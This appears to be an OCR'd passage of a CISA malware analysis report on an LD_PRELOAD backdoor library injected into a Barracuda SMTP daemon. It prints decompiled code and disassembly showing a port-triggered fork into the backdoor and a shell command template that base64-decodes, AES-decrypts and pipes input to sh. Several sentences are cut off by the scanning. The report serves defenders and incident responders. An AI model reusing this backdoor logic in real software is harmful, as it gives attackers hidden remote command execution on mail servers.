
This file is preloaded using the 'LD_PRELOAD' parameter, applied to 'bsmtpd', the BSMTP daemon executable. The preload parameter is added files that control the behavior of 'bsmtpd.' When the configuration files restart the daemon, 'libutil.so' is loaded into its process memory, giving it th access as 'bsmtpd.'

The malware obtains the BSMTP_ID environment variable from the infected system. The BSMTP_ID has the capacity to be used as a port for ma The process this shared object file is running in, 'bsmtpd', is duplicated and launched using the 'fork' Linux function (Figure 9). The malware open 127.0.0.1 on the victim machine it is running on (Figure 10). The 'recv' function is called after the connection is opened, showing that the malware obtain information from the context/environment its executed on.

Figure 11, Pane 1, shows configuration settings for the BSMTP daemon, that allows any email traffic for the address range of 127/8 and multiple a
Pane 2 shows the malware intaking data, and loading the 'ehlo' action into memory.


Figure 12, Pane 1, shows the malware, in conjunction with 'snprintf_chk', printing the string 'echo -n '%s' | base64 -d | openssl aes-256-cbc -d -K 6
69822b6c%d 2>/dev/null | sh', to the Linux shell. The string is a command that accepts input '%s', decodes it with Base64, decrypts it with AES, p
and executes it on the target with the 'sh' bash command and 'system' Linux function. Lastly, the malware has the capacity to print the SMTP strin
mail2.eccentric.duck Hello %s [%s], pleased to meet you' . Therefore, given this information, the malware has the capacity to accept encoded anc
'bsmtpd', execute them, and print a message.

Screenshots




```
int __cdecl accept(int a1, int a2, int a3)
{
  int v3; // ecx
  int v4; // esi
  char *v5; // eax
  int result; // eax
  int v7; // [esp+0h] [ebp-28h]
  int v8; // [esp+18h] [ebp-10h]

  v4 = dword_4060(v3, 0, a1, a2, a3);
  v5 = getenv("BSMTP_ID");
  if ( v5 )
    SRC_PORT = atoi(v5);
  if ( SRC_PORT && __ROR2__(*(_WORD *)(a2 + 2), 8) == SRC_PORT )
  {
    if ( !fork() )
    {
      launch_backdoor(v4, a2);
      exit(0);
```

Figure 8. - Depicts the Linux function 'getenv' "BSMTP_ID" and setting the variable named "SRC_PORT".




```
FED call     _fork
FF2 test     eax, eax
FF4 jz       short loc_1028
```

Figure 9. - Depicts the Linux function 'fork.'



```
B66 mov      dword ptr [esp], 2 ; domain = IPv4
B6D call     _socket
B83 lea     eax, (a127001 - 2F80h)[ebx] ; "127.0.0.1"
B89 mov     [ebp+addr.sa_family], 2
B8F lea     esi, [ebp+addr]
B92 mov     word ptr [ebp+addr.sa_data], 1900h
B98 mov     [esp], eax       ; cp
B9B call    _inet_aton
BA0 mov     ecx, 10h
BA5 mov     [esp+8], ecx     ; len
BA9 mov     [esp+4], esi     ; addr = 127.0.0.1
BAD mov     [esp], edi       ; fd
BB0 call     connect         ; Connects To LocalHost
BC4 mov      eax, ds:(welcomebuffer_ptr
BCA mov      [esp+0Ch], edx   ; flags
BCE mov      [esp], edi       ; fd
BD1 mov      [esp+4], eax     ; buf
BD5 call     _recv
BDA mov      [esp], edi       ; fd
BDD mov      esi, eax
BDF call     _close
```

Figure 10. - Depicts the initialization of a connection using the Berkeley Sockets API.




```
["default_domain"] = "Barracuda",
["exempt"] = {
    "ip-address in 127/8 from event
    \"connect,helo,ehlo,envfrom,envrcpt,data\" module
    \"mod_rbl,mod_bbl,mod_bwl,mod_registry,mod_spf,mod_throttle\"",
    "relay-address in 127/8 from event \"data_h_received\" module
    \"mod_rbl,mod_spf\"", "relay-address in 127/8 from event \"envfrom\"
```

```
0CE2 call     _recv
0CE7 test     eax, eax
0CE9 jle      short loc_D5C
```

```
CEB mov     esi, [ebp+buf]
CF1 mov     ecx, 4
CF6 cld
CF7 lea     edi, (aEhlo - 2F80h)[ebx] ; "ehlo"
```

Figure 11. - Pane 1 shows configuration settings for the BSMTP daemon, not in the malware. Pane 2 shows part of that configuration in the malw



```
__snprintf_chk(
  v10,
  4096,
  1,
  4096,
  "echo -n '%s' | base64 -d | openssl aes-256-cbc -d -K 66833b26%d -iv 69822b6c%d 2>/dev/null | sh ",
  v13);
system(v10);
v6 = __snprintf_chk(
       v9,
       4096,
       1,
       4096,
       "250-mail2.eccentric.duck Hello %s [%s], pleased to meet you\n"
       "250-SIZE 100000000\n"
       "250-PIPELINING\n"
       "250-8BITMIME\n"
       "250 HELP\n",
       v13);
send(a1, v9, v6, 0);
```

```
-- SMTP Reply Formats.
greeting     = "${server[host]} Hello
${client[host]-${client[name]-${client[addr]}}}
[${client[addr]}], pleased to meet you";
```

Figure 12. - Pane 1 shows the Linux functions 'snprintf_chk' and 'system.' Pane 2 shows configuration settings, for the BSMTP daemon.

Relationship Summary

6dd8de093e...	Contains	81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab
6dd8de093e...	Contains	bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a
bbbae0455f...	Contained_Within	6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0
81cf3b162a...	Contained_Within	6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

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Acknowledgments

Mandiant contributed to this report.